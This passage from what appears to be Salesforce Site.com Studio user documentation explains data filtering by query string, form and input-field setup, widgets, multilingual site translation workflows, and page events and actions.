 - e. Select Page as the type and select the Products page. (If you can't see the list of pages, place your cursor in the URL text box and press the DOWN key on your keyboard.)
 - f. Change the URL value to `/product?location={!City}`. In this case, `{!City}` is a placeholder for the value of a record's `City` field. When the page first loads, `{!City}` is replaced with the correct value, such as Dallas, which creates the following URL for that record:

```
/product?location=Dallas
```

When clicked, this opens the Products page and passes `Dallas` as the value of the `location` variable.

- g. For the tooltip, select the `City` field and click **Customize**.
- h. Change the value to *Show me products available in `{!City}`*.

Again, the `{!City}` placeholder is replaced by the value of the `City` field for each record when the page loads.

Now, when the Locations page loads, the data repeater displays the location of each product as a link. When a customer clicks a link, such as Dallas, the Locations page passes `location=Dallas` to the Products page. As the Products page loads, the data repeater uses this value to dynamically return only records where the `City` field contains the value `Dallas`.

Collecting and Submitting Data Using Forms

Adding a Form to the Page

Use forms to collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

To add a form to a page:

1. Drag a **Form** from the Page Elements pane onto the page.
2. Select the Salesforce object that you want to submit data to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Create" permission, and refresh the list.
- For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.

3. Add available fields to the form by double-clicking a field, or selecting it and clicking . All required fields are automatically added to the list of selected fields. However, you can [hide required fields](#) after you add the form to the page.
4. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.
5. Click **Save**.

Note: When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global Property` as the source, and select `Current userID` as the value.

After you add a form to the page, you can't change the object it's connected to. If you need to connect to a different object, you must replace the form.

You can use the form's Properties pane to:

- See which object the form is connected to.
- Add a title to the top of the form.
- Specify what occurs [when a user successfully submits the form](#).

Adding Input Fields to Forms or Pages

Adding Input Fields to a Form

You can add additional input fields to an existing form. Each input field binds to a field in the object the form is connected to.

The quickest option is to:

1. Select the form on the page.
2. Select  > **Add Fields**.
3. In the Add Fields list, click the fields that you want to add. The Add Fields list displays the available fields in the object that the form is connected to. When you click a field, the correct field type is automatically added to the form, such as a checkbox or picklist field.

Alternatively:

1. Select the form on the page.
2. Select  > **Add Page Elements**.
3. In the Add Page Elements list, click the input field type that you want to add, such as **Checkbox**.
4. Choose a field in the Add a Field dialog box and click **Save**. If no fields of that type exist in the object, you can't add a field of that type to the form.

Note:

- You can't add fields to a form by clicking  > **Edit Form**.
- Formula, encrypted text, geolocation, and lookup field types aren't supported.
- You can't configure the default field-level error messages that appear when users enter an incorrect value.

Adding Input Fields to a Page

You can add input fields directly to a page, panel, data repeater, or data table to build your own custom features using [custom code](#). For example, let's say some of your products are only available in certain locations and you'd like to let customers view the products in their nearest city. You could add a picklist input field to the page that lists the various locations. Using custom code, you could then pass the user's selection to a [data table](#) or [data repeater](#) via a [query string](#) to display a filtered product list.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- [Site.com](#) Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

To add an input field to the page, drag it from the Page Elements pane onto the page. Alternatively, select the page or container page element in the Page Structure pane, select  > **Add Page Elements**, and select the input field.

SEE ALSO:

[Input Field Types](#)

[Input Field Properties](#)

[Editing Input Fields in a Form](#)

[Adding a Form to the Page](#)

Editing Input Fields in a Form

After you've added a form to the page, you can edit and reorder its fields.

To reorder fields, drag them to the correct position on the page or in the Page Structure pane.

Alternatively, select a field and click  > **Move Up** or  > **Move Down**.

To hide a field, such as required field that you don't want your site visitors to see, select `Hidden Field` in the Properties pane. When you hide a field, you can access it from the Page Structure pane.

To make a field a required field, which means the user must complete the field before submitting the form, select `Required Field` in the Properties pane. A red asterisk (*) is displayed beside the field to indicate that it's required. You can't change the `Required Field` setting for any fields that are required by the object the form is connected to.

To rename a field, replace the name in the `Label Name` field in the Properties pane.

To change the appearance of a field on the page, select a different theme in the Properties pane. If the field is in a form, you can only change the form's theme.

Note:

- You can't move fields from a form onto the page. However, you can delete non-required fields, or hide both required and non-required fields.
- You can't drag fields from the page onto a form.

AND

Site administrator or designer role assigned at the site level

Input Field Types

When adding input fields to a form or page, the following field types are available. However, if the object connected to a form doesn't contain a particular field type, you can't add that input field type to the form.

Page Element	Description
Checkbox	Lets users set a true (selected) or false (deselected) value on a form or page.
Currency	Lets users enter a currency amount on a form or page.
Date	Lets users enter a date on a form or page. If the field's <code>Date/Time Selector</code> property is set to <code>Popup Calendar</code> , the user can pick the date from a popup calendar.
Date/Time	Lets users enter a date and time on a form or page. If the field's <code>Date/Time Selector</code> property is set to <code>Popup Calendar</code> , the user can pick the values from a popup calendar.
Email	Lets users enter a valid email address on a form or page.
Multi-Select Picklist	Lets users select one or more values from a list on a form or page.
Number	Lets users enter a whole number on a form or page.
Percent	Lets users enter a percent amount on a form or page.
Phone	Lets users enter a phone number on a form or page.
Picklist	Lets users select a value from a list on a form or page.
Rich Text Area	<p>Lets users enter up to 32,768 characters on a form or page. Supports any combination of letters, numbers, or symbols. Users can format the text, and add images and hyperlinks.</p> <p> Note: A rich text area field can't be used for image uploads in Site.com sites or Force.com Sites due to security constraints.</p>
Text	Lets users enter up to 255 characters (depending on the field limit in the Salesforce object) on a form or page. Supports any combination of letters, numbers, or symbols.
Text Area	Lets users enter up to 32,768 characters on a form or page, which display on separate lines. Supports any combination of letters, numbers, or symbols.

[Adding a Form to the Page](#)

Input Field Properties

When adding or editing input fields on a form or page, use the options in the Field Properties section of the Properties pane to control how the selected input field functions.

Name	Description
Label Name	The external name of the field. This is displayed as the field name on the form or page.
Default Value	Sets the field's default value. This automatically populates the field with the value you specify when the page loads.
Required Field	<p>When selected, makes the field mandatory, so the user can't submit a record without entering a value. A red asterisk (*) is displayed beside the field to indicate that it's required.</p> <p>You can't change the <code>Required Field</code> setting for any fields that are required by the object the form is connected to.</p>
Hidden Field	When selected, hides the field from the form or page. For example, you may want to hide a required field from your site visitors, or set the default value for a field that you don't want users to see or edit. When you hide a field on the page canvas, you can still access it from the Page Structure pane.
Date/Time Selector	Applies to the <code>Date/Time</code> field only. Sets whether users can select the date and time using a popup calendar.
Picklist Values	Applies to <code>Picklist</code> and <code>Multi-select Picklist</code> fields only, and only when added directly to the page. Sets the list of items to display in the picklist. (You can't modify the picklist items if the field is connected to an object.)

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Name	Description
	<p>Each picklist item consists of a <code>Label</code> and a <code>Value</code> field. The <code>Label</code> field is displayed in the picklist, whereas the <code>Value</code> field is an internal value. In most situations, you can use the same value in both fields, unless you want to submit a different value than the one displayed to the user.</p> <p>Click  to enter values for the <code>Label</code> and <code>Value</code> fields.</p>
Rows	<p>Applies to <code>Rich Text Area</code> and <code>Text Area</code> fields only. Sets the number of rows of text to display.</p>

SEE ALSO:

- [Input Field Types](#)
- [Adding Input Fields to Forms or Pages](#)
- [Editing Input Fields in a Form](#)

Setting the Default Value of Input Fields

You can set the default value of an input field that you add to a form or page. This automatically populates the input field with the value you specify when the page loads.

When used with a field's `Hidden Field` property, which hides the field on the form or page, the default value is a useful tool for submitting data that you don't want your users to see. For example, you could add a hidden field that uses the Global Property option to track when a form is submitted.

 **Note:** Default field values that are already set on the object aren't transferred to Site.com.

To set the default value of a field:

1. Select the field.
2. Click **Configure** in the Properties pane.
3. Select the source of the default value.

Option	Description
Fixed Value	Use when you want to specify the value. For example, for a text field, you could add default text. Alternatively, if the field is a picklist, you can select a default value from the list.
URL Query String	Use when you want to pass variable content via a URL to the item when the page loads. For example, if you're working with a picklist field, you could pass variable information, such as location, to filter the list and display only items from that location. See Data Filtering

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User field enabled on the user detail page`
- AND
- Site administrator or designer role assigned at the site level

Option	Description
	Examples for similar scenarios using data repeaters.
Global Property	Use when you want to use a fixed value from the site, such as the current date or current time.
Request Header	Use when you want to use a value from the browser, such as the host header or browser version.

- Set the default value.
- Click **Save**.

Setting a Form's Submit Behavior

When your site visitors submit a form successfully, you can either redirect them to another page or display a message indicating that they were successful.

When the page is open:

- Select the form in the Page Structure pane.
- In the Properties pane, select an option in the When Successful drop-down list.

Option	Description
Show another page	Redirects the user to the page that you specify.
Display a message	Displays a message below the form.

- As appropriate, specify either:
 - The page to redirect to in the `Page URL` field. You can enter a relative URL, such as a site page, or an absolute URL. For relative URLs, ensure you include a forward slash (/).
 - The message text in the `Message Text` field.

 **Tip:** The form's **Submit** button uses the submit action in the [Events pane](#).

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Styling Forms

Forms are styled using CSS themes that you can customize to match the design of your website.

When you add a form to a page, the form uses a default theme to control its appearance. To change the form's theme, select an option in the Theme section in the Properties pane:

- `Default` places the field name above the text box. Required fields are denoted by a red asterisk (*) beside the field name.
- `Salesforce` places the field name to the left of the text box. Required fields are denoted by a red vertical bar (|) in front of the text box.

Alternatively, to customize a theme to suit your needs:

1. Select the form on the page.
2. Select a theme to use as a base in the Theme section of the Properties pane.
3. Open the Style pane and ensure `Class` is selected.
4. In the Style drop-down list, select the part of the form that you want to style. When you select an item, it's highlighted for a few seconds so you can easily see which part you're styling.

Option	Description
Entire form	Styles the whole form.
Field rows	Styles each field row.
Field labels	Styles the labels of each field.
Fields	Styles the fields (text boxes, drop-down lists, and so on). Only available for the Salesforce theme.
Required symbol	Styles the asterisk symbol (*) for required fields. Only available for the default theme.
Error message	Styles the error message that's displayed when users try to submit an incorrectly completed form. Only available for the default theme.

 **Tip:** If you're familiar with CSS, you can also modify the style of the form in the site's style sheet.

5. To style the selected part of the form, update the [Style pane properties](#). Your theme customizations are reflected immediately in the form, and apply to the selected form only.
6. Repeat as required for each part of the form.

The Default, Error, and No Data Views

When working with data repeaters, data tables, data functions, and forms, you can customize what your site visitors see if an error occurs when connecting to the data source. Additionally, for data tables, data repeaters, data functions, you can customize what's displayed when no data exists for the current query. For example, if you set up a data repeater to dynamically filter and display results based on the user's selection, but there are no results for that selection, you can display an appropriate message to explain what happened.

- The Default View (1) is what usually appears on the page. For example, when you add a form to the page, the Default View contains the form's fields.
- The Error View (2) is displayed if an error occurs when connecting to the data source. It contains a content block with a default message that you can customize. You can also add other page elements to the view.
- The No Data View (3) is displayed when no data exists for the current query. It contains a content block with a default message that you can customize. You can also add other page elements to the view.

Repairing Data Connections

If you or another user modifies the object that an existing data repeater, data table, data function, or form is connected to, the data connection might break. For example, this can happen if a connected object or field is renamed or deleted, or if its permissions are changed.

When you open a site page containing broken data connections, a dialog box that lists the problems appears. Hover over each item's  icon to see the possible solutions.

Problem	Solution
A data repeater, data table, or data function is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	<p>Open the guest user profile and ensure the "Read" permission is enabled on the object.</p> <p>If that's unsuccessful, click Edit beside the listed item to open the Data Connection dialog box, and ensure the correct object is selected. If the object has been renamed, select the renamed object. If the object has been deleted, you must either choose a different object or delete the page element.</p>
A data repeater, data table, or data function is trying to filter results using fields that are longer visible, or have been renamed or deleted.	<p>Open the guest user profile and ensure the object has the correct field-level security enabled for each field.</p> <p>If that's unsuccessful, click Edit beside the item to open the Data Connection dialog box, and reset the filter criteria.</p>
A data element is connected to a field that's no longer visible, or has been deleted or renamed.	<p>Open the guest user profile and ensure the object has the correct field-level security enabled for the field.</p> <p>If that's unsuccessful, click Edit beside the item to open the Edit Data Element dialog box, and ensure the correct fields are referenced in all relevant drop-down lists and in any custom text.</p>
A form is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	<p>Open the guest user profile and ensure the "Create" permission is enabled on the object.</p> <p>If that's unsuccessful, you must replace the form, as you can't edit a form's data connection.</p>
A form is missing one or more required fields, which were added to the object after the form was created.	Add the missing field to the form.
A form field is pointing to a field that's no longer visible, or has been renamed or deleted.	<p>Open the guest user profile and ensure the object has the correct field-level security enabled for the field.</p> <p>If that's unsuccessful, remove the field from the form.</p>

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Note: If you're a Communities user working with authenticated pages, keep in mind that object access on public and private pages is controlled by the user profile of the authenticated user. The guest user profile controls object access on public pages for unauthenticated visitors only.

Building Custom Widgets

Widgets Overview

Widgets let you save time by building custom page elements that you and your team can reuse throughout the site.

Using the existing Site.com page elements, such as panels, content blocks, custom code, or data repeaters, you can create widgets to suit your unique requirements. You can add custom properties to allow greater flexibility over how your widgets are reused. And you can even add a widget to another widget!

By using CSS to style the widget, you can ensure it always appears correctly whenever it's added to site pages or page templates. Additionally, you can let contributors add widgets to site pages and add branding properties that enable contributors to update the widget's appearance.

With widgets, you can:

- Minimize duplication in your site. You just build once, then reuse.
- Reduce maintenance overheads for you and your team. Any updates you make to a widget are automatically reflected in copies of the widget on the page.
- Improve the load time of your pages.

Example: For example, you could use the custom code page element to create reusable social plug-in widgets, such as **Like** or **Follow** buttons from Facebook, or a Twitter feed. 

Alternatively, to ensure a consistent look and feel across all of your pages, you could create a corporate header such as this sample header widget. It consists of a panel (1) that contains a company logo (2) and a menu (3). The widget also contains another widget (4) that's composed of a panel containing custom code for Facebook, Twitter, and RSS plug-ins.

You could also use widgets to store commonly used pieces of text, such as company names, addresses, legal text, and so on. Simply create a widget that contains a content block with the relevant text.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Best Practices for Using Widgets

- Wherever possible, use widgets to reduce duplication in your site design. This is particularly important when working with complex designs or site elements, where maintenance can be time consuming.
- If you plan to use the same widgets across several sites, consider creating a basic site to contain all the required widgets. Then, for each new site, just create a copy of that basic site. That way, each new site automatically includes all of the widgets you created.
- When using CSS to style widgets, add the CSS to the Site Style Sheet, which is the site's global style sheet. Because every page automatically references the style sheet, you can ensure that each widget will appear correctly on the page.

SEE ALSO:

[Creating Widgets](#)

[Custom Properties for Page Templates or Widgets Overview](#)

[Site Branding Overview](#)

Creating Widgets

Widgets let you create custom, reusable page elements by combining existing Site.com page elements, custom code, and CSS.

When you create a widget, it's added to the Widgets view on the Overview tab, where you can access and manage all of the site's widgets. If you make it available, the widget also appears in the Widgets section of the Page Elements tab, where you and your team can easily drag it onto the page. You can also let contributors add widgets to site pages.

1. Hover over **Widgets** on the Overview tab and click **New**, or click **New Widget** when the Widgets view is open.
2. Enter the widget name. This is name that appears in the Page Elements pane.
3. Optionally, add a description.
The description appears as a tooltip in the Page Elements pane.
4. To add a display icon for the widget, select an image from your imported assets. Use an icon that's 16 x 16 pixels in size.
5. Optionally, deselect **Available in the Page Elements Pane** if you don't want the widget to appear in the Page Elements pane.
For example, you may not want the widget to appear until you've finished building it.
6. Click **Apply**. Now you're ready to add page elements to the widget.
7. Click the widget's name to open it in a new tab.
8. Add the page elements and CSS styles you need.
9. Optionally, add custom properties or branding properties to the widget.

After you finish building the widget, ensure it's available in the Page Elements tab by selecting **Available in Page Elements Pane** on the Properties pane.

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- **Site.com Publisher User** field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

To let contributor's add a widget to a site page, select `Available to Contributors` on the Properties pane. This setting controls whether the widget appears in the contributor's Page Elements pane. You must also ensure that the site includes a template-based site page with at least one editable panel.

[Adding a Widget to a Page](#)

Adding a Widget to a Page

Before you can add a widget to a page, you must make sure it's available for use. Either:

- Select `Available in Page Elements` pane in the Properties pane when the widget is open.
- Hover over the widget in the Widgets view on the Overview tab, select  > **Edit Properties**, and select `Available in Page Elements` pane.

When the page is open:

1. Drag the widget from the Widgets section of the Page Elements pane onto the page. When you add a widget to a page, it creates a copy or *instance* of the widget. You can't edit this widget instance.
2. If available, update the properties in the widget instance's Properties pane.

Creating Multilingual Sites

Multilingual Sites Overview

Site.com Studio lets you to create different language versions of your site. And because all languages are maintained within the site, you don't need to create and manage a separate site for each language.

As a site administrator or designer, you can add and manage the languages that you want your site to support. After you add a language to the site, you'll notice the Site.com Studio language selector on the toolbar, which lets you and your team switch between languages when editing the content of a page. This makes content editing quick and easy because you never have to leave the page to change to another language.

Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

As a site administrator or designer, you can also export site content as an .xml file and send it to your translation service. After you receive the edited file, simply import it back into your site to populate each page with the translated content.

Available (with limitations) in: **Developer** Edition

In turn, to let your site visitors choose their preferred language from those available when viewing the site, you can add a Language Selector page element to your pages. And in case any part of the site content isn't available in their chosen language, you can specify a *fallback* language to display instead.

 **Example:** For example, if a site visitor chooses French (CA) from the language selector, but there is no content for that page in French (CA), content in the fallback language—say, French (FR)—is displayed instead.

SEE ALSO:

[Creating a Multilingual Site](#)

[About Editing Language Content](#)

Creating a Multilingual Site

Creating a multilingual site is a multistep process that involves defining the languages you want your site to support, adding translated content for each language, and letting your site visitors choose their preferred language.

1. [Set the default site language](#). It's important that you set this before you begin adding translated content to your site.
2. [Add languages](#) to the site.
3. [Set options](#) for each language, such as the display language and fallback language.
4. Add content for each site language one of two ways:
 - [Edit the page content](#) for each language directly.
 - [Export the content for translation](#) and then [import the translated content](#).
5. [Add a Language Selector page element](#) to your site pages so authenticated site users can choose their preferred language.
6. If you have a self-service community built on the Napili template, add the Language Picker component to your community pages so guest users (users who aren't logged in) can choose their preferred language. For details, see [Using Templates to Build Communities](#).

 **Tip:** After you add language-specific content to your site, you can share a separate preview URL for each language. Just switch to the desired language in the Site.com Studio language selector and click **View Anonymous Preview**. Then copy the link to send it to your reviewers.

USER PERMISSIONS

To add and manage language options:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

To edit language content:

- Site.com Publisher User or Contributor User field enabled on the user detail page and any role assigned at the site level

Setting the Default Language

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages.

It's important to set the default language before you add any language content to your site. This setting is not associated with the default language setting in your Salesforce organization.

1. Click **Site Configuration** > **Languages** on the Overview tab.
2. Select a language in the Default Site Language drop-down list.

 **Note:** If you decide to change the default language after you add translated content, you must first export the translated content, then change the default language, and finally, import the content back into your site. Otherwise the translated content won't appear for the newly selected default language.

For example, let's say you make English the default site language and add French as a site language. After you add content in both English and French, you decide to change the default site language to French. To preserve the French content, you must first export it. Then, select French as the default site language before importing the French content back into the site.

Setting Language Options

After you add site languages in the Languages view, you can define separate settings for each one.

1. Click **Site Configuration** > **Languages** on the Overview tab.
2. Select a language in Site Languages.
3. Update the options in Language Settings:

Option	Description
Active on Live Site	If you add a language selector element on your active site, this checkbox controls whether the language shows in the drop-down list. Use the property to hide a language until you're ready to release the associated content to your site visitors.
Fallback Language	The fallback language displays when there's no content available for the currently selected language. For example, if a site visitor chooses Japanese from the language selector, but there is no content for that page in Japanese, content in the fallback language is displayed instead.
Display Label	You can define the display label for each language. It appears in any language selectors you add to your site, and in the Site.com Studio language selector.

SEE ALSO:

- [Adding Languages](#)
- [Setting the Default Language](#)

About Editing Language Content

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages. So for example, if you build your site and then add French as a site language, the French version initially contains English (US) content until you replace it with French-specific content.

After you add a language to your site, the Site.com Studio language selector appears on the toolbar. It lets you switch between languages as you edit content on each page. For example, if you add French and Spanish to your site, the language selector displays French, Spanish, and English (US).

EDITIONS

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Content blocks display icons to let you know whether content for the selected language has been replaced.

- A warning icon () indicates that the text that has not yet been replaced.
- A globe icon () indicates that the content has been replaced.

In addition, several page elements have *language aware properties*, meaning they can store different values for each language. These properties are indicated in the Properties pane by a globe icon ()

You can add content for each site language one of two ways:

- [Edit the page content](#) for each language directly using the Site.com Studio language selector.
- [Export the content for translation](#) and then [import the translated content](#) back into the site.

Language Display Order

After you add language-specific content to your site, content on the page is displayed in the following order, depending on which language content is available:

1. Selected language
2. Fallback language
3. Default language

For example, if you delete the French contents of a content block, and Spanish is the fallback language, the Spanish content is displayed rather than the default language content. In turn, if you delete the Spanish content, then the default language content is displayed.

Language-Aware Page Elements

The following page elements support translated content:

- Content Block
- Custom Code
- Data Element
- Form
- Input Fields
- Image
- Language Selector

SEE ALSO:

[Language-Aware Properties](#)

Editing Language Content on the Page

The Site.com Studio language selector lets you switch between languages as you edit content on each page. Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

When the page is open:

1. Select a language in the Site.com Studio language selector (the Change Site Language drop-down list on the toolbar).
2. Edit the page content.
If you're viewing a content block in a specific language:
 - A warning icon () indicates that the text that has not yet been replaced.
 - A globe icon () indicates that the content has been replaced.
3. Optionally, update the [language-aware properties](#) as required.

 **Note:** Site.com Studio does not validate languages as you enter content. Take care to add the correct content for the selected language.

To revert translated content, right-click the content block and select **Revert Translation**. Text reverts to the fallback language, if specified, or else to the default site language.

SEE ALSO:

[About Editing Language Content](#)

Language-Aware Properties

Several properties in the Properties pane are *language aware*, meaning they can store different values for each language.

If you don't specify language-specific properties for a page or page element, the property values of the default languages are used instead.

Property	Applies To	Description
Alternative Text	Image	Used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).
Do Not Translate	<ul style="list-style-type: none"> • Content Block • Custom Code 	Prevents the item's content from being translated. When selected, the globe icon () is removed from language-aware properties, indicating that they no longer support language-specific content.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property	Applies To	Description
	<ul style="list-style-type: none"> • Data Element • Form • Input Fields • Image • Language Selector • Page 	If you add language-specific content and subsequently enable this property, your language-specific content is simply hidden. If you disable the property again, the content reappears.
Home Page URL	Language Selector	Redirects site visitors to a different page when they choose a language. The URL is the same for all languages.
Image Asset	Image	Lets you specify the image to display for the selected language. For example, with English (US) selected in the Site.com Studio language selector, select the English version of an imported image. Then, to enter a French version of the same image, select French in the language selector and select the French image.
Label	Language Selector	The label that appears beside the Language Selector page element when it's added to a page. "Change Site Language" is the default text. The text is translatable, so you can either choose a language in the Site.com Studio language selector and update the text for each language, or export all site content for translation.
Navigation Name	Page	The page name that appears in a navigation menu.
Title	Page	The title that appears in the title bar of browser windows.
Visible in Live Site	Page	If you add a menu to your site, controls whether the page appears in the menu for the selected language. Additionally, the page is no longer accessible via its language-specific URL. If <code>Do Not Translate</code> is also enabled, the status of <code>Visible in Live Site</code> applies to all languages.

SEE ALSO:

[Editing Language Content on the Page](#)

[About Editing Language Content](#)

Exporting Language Content

Export one or more site languages as an .xml file that you can send to your translation service.

1. In the Languages view on the Overview tab, click  > **Export Content for Translation**.
2. Select the language content that you want to export for translation. (Use CTRL+click to select multiple items.)
3. Optionally, enter a different filename. The default name is `languages.xml`.
4. Click **OK**.
5. If required by your browser, choose where to save the file.

After you export the .xml file, you can send it for translation.

 **Example:** The .xml file contains a time stamp attribute that records the time of the export, and encloses all translatable content in CDATA sections, as shown in this example.

```
<?xml version="1.0" encoding="utf-8"?>
<langagedata exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
      <p>This is our English content.</p>
    ]]> </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
      <p>This is our French content.</p>
    ]]> </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]> </field>
  </component>
</langagedata>
```

When you receive the translated .xml file, import it back into the site.

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- **Site.com** Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Importing Translated Content

You can import a translated .xml file back into your site after your translation service has completed the translations.

1. In the Languages view on the Overview tab, click  > **Import Translated Content**.
2. Browse to the location of the translated .xml file.
3. Select the file and click **Open**.
4. Decide whether to overwrite the current site content.
5. Click **Import**.

A message appears to indicate whether the content was imported successfully, unless the file is over 1 MB. In that case, you'll receive an email when the import process finishes.

After you import the translated content, test your pages to make sure the content displays correctly. For each page, use the Site.com Studio language selector to view the page in each supported language.

Adding a Language Selector Page Element

The language selector lets your site visitors choose their preferred language when viewing a site.

After you add languages to your site, you need to let site visitors select their preferred language from the list of languages you defined in the Languages view.

 **Tip:** To save time, add the language selector to your site's page templates.

When the page is open:

1. Drag a **Language Selector** from the Page Elements pane onto the page.
Site visitors will see a Change Site Language drop-down list when they visit the page.
2. Set properties for the language selector:

Property	Description
Do Not Translate	Select this checkbox if you want the text in the Label field to remain the same for all languages.
Label	The label that appears beside the Language Selector page element when it's added to a page. "Change Site Language" is the default text. The text is translatable, so you can either choose a language in the Site.com Studio language selector and update the text for each language, or export all site content for translation.
Home Page URL	Redirects site visitors to a different page when they choose a language. The URL is the same for all languages.

[Adding Languages](#)

Using Events to Create Animated Effects

Events Overview

Events enable you to add interactive and animated effects to the pages and page elements of your website.

When an event occurs—say, when a user clicks an element on the page or when the page loads—you can specify what action (or series of actions) it should trigger. For example, when your home page loads, you could display a news bulletin popup that fades away after several seconds. Or when the user clicks a panel, you could expand the panel to reveal additional information or alter its style.

The Events pane lists many common actions that you can trigger when an event occurs. Using the options here, you can specify that:

When *[this event]* occurs, trigger *[this action]*.

Creating an Event

Use events to add interactive and animated effects to the pages and page elements of your website.

1. Select the relevant page or page element.
2. Select an event in the Events pane (). See [Available Events and Actions](#) on page 4480.
3. Click  and select an action in the Choose an Action list that appears.
4. Set the other available properties for the action, such as:
 - Target Element—specifies the page element that the action affects
 - Effect—specifies how the action is animated, such as fade or slide.
 - Speed—sets the speed of the animation to fast, normal, slow, or very slow
 - Chained—allows you to chain actions so they occur sequentially. For example, to create a Delay action that delays the action that *follows* it, select the Delay action's **Chained** checkbox. This indents the subsequent action underneath the Delay action, indicating that it's tied to the Delay action. Applies to the Animate, Delay, Hide Element, Repeat, Show Element, and Toggle Element actions.
5. Click **Save**.
6. Add more actions if required.

Tip:

- When you add an event to a page or page element, an asterisk (*) appears beside the event in the Events pane.
- If you hover over  on a selected page element, a tooltip appears indicating which events are associated with the element. You can also click the icon to quickly open the Events tab.

To delete an action, select it and click .

To change the order in which an action occurs, select it and click  or .

Trigger This Action...

Action	Description
Add CSS Class	Dynamically adds a CSS class to style the targeted item. For example, to alter the appearance of a page element, you could add a new CSS class to it.
Alert	Displays a popup browser alert message.
Animate	Animates CSS properties, such as Top, Left, Width, and Height, which you specify by entering appropriate values in the <code>css</code> field. For example, if targeting an image, you can enter values such as <code>opacity: "0.4"</code> , <code>width: "70%"</code> , which changes the image's appearance according to the speed and effect you set.
Delay	Adds a delay (measured in milliseconds) before the action that follows. (Ensure you select the Chained checkbox to tie it to the subsequent action.)
Execute JavaScript	Runs custom JavaScript code, which you enter by clicking Edit Script to open the Custom Code Editor.
Go To Page	Goes to the designated page number in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 4441.
Hide Element	Hides the targeted item according to the speed and effect you set.
Next Page	Goes to the next page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 4441.
Previous Page	Goes to the previous page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 4441.
Remove CSS Class	Removes a CSS class from the targeted item to dynamically remove its style. For example, to alter the appearance of a page element, you could remove the CSS class associated with it and replace it with another.

Action	Description
Repeat	Repeats the action that follows by the specified number of times, with the specified delay between each occurrence. (Ensure you select the Chained checkbox in the Properties pane to tie it to the following action.)
Set Element Attribute	Dynamically sets the specified attribute value of the targeted item. For example, if targeting an image, you could change the image source by entering <code>src</code> in the <code>Attribute Name</code> field and entering the image URL in the <code>Attribute Value</code> field. You can also add custom name/value pairs for advanced coding purposes.
Show Element	Reveals the targeted item according to the speed and effect you set.
Submit	Submits the selected form's data.
Toggle Element	Switches the visibility of the targeted element according to the speed and effect you set.

[Using Site.com Studio as a Contributor](#)

[Understanding the Inline Editing Toolbar](#)

Creating Site Pages as a Site.com Contributor

If your site administrator or designer has enabled page creation, you can add pages to your site.

To add a new page:

1. In the Site Pages view on the Overview tab, click **New Site Page**.
2. Enter the page name.
3. Select a template for the page.
4. Click **Create**. The site page opens.

SEE ALSO:

[Using Site.com Studio as a Contributor](#)

Editing Content Blocks as a Contributor

Content blocks contain the text of your website pages, and can also house images and hyperlinks. As a contributor, you can edit the text in editable content blocks using an inline editor. Because you're editing the text inline, you always know exactly how the finished page will look when it's live.

Editable content blocks display a grey border when you hover over the text. You can edit the text in these areas only.

When the page is open:

1. Double-click the text area you want to edit.
The inline editor appears.
2. Add or edit text, and format it using the [inline editor](#).
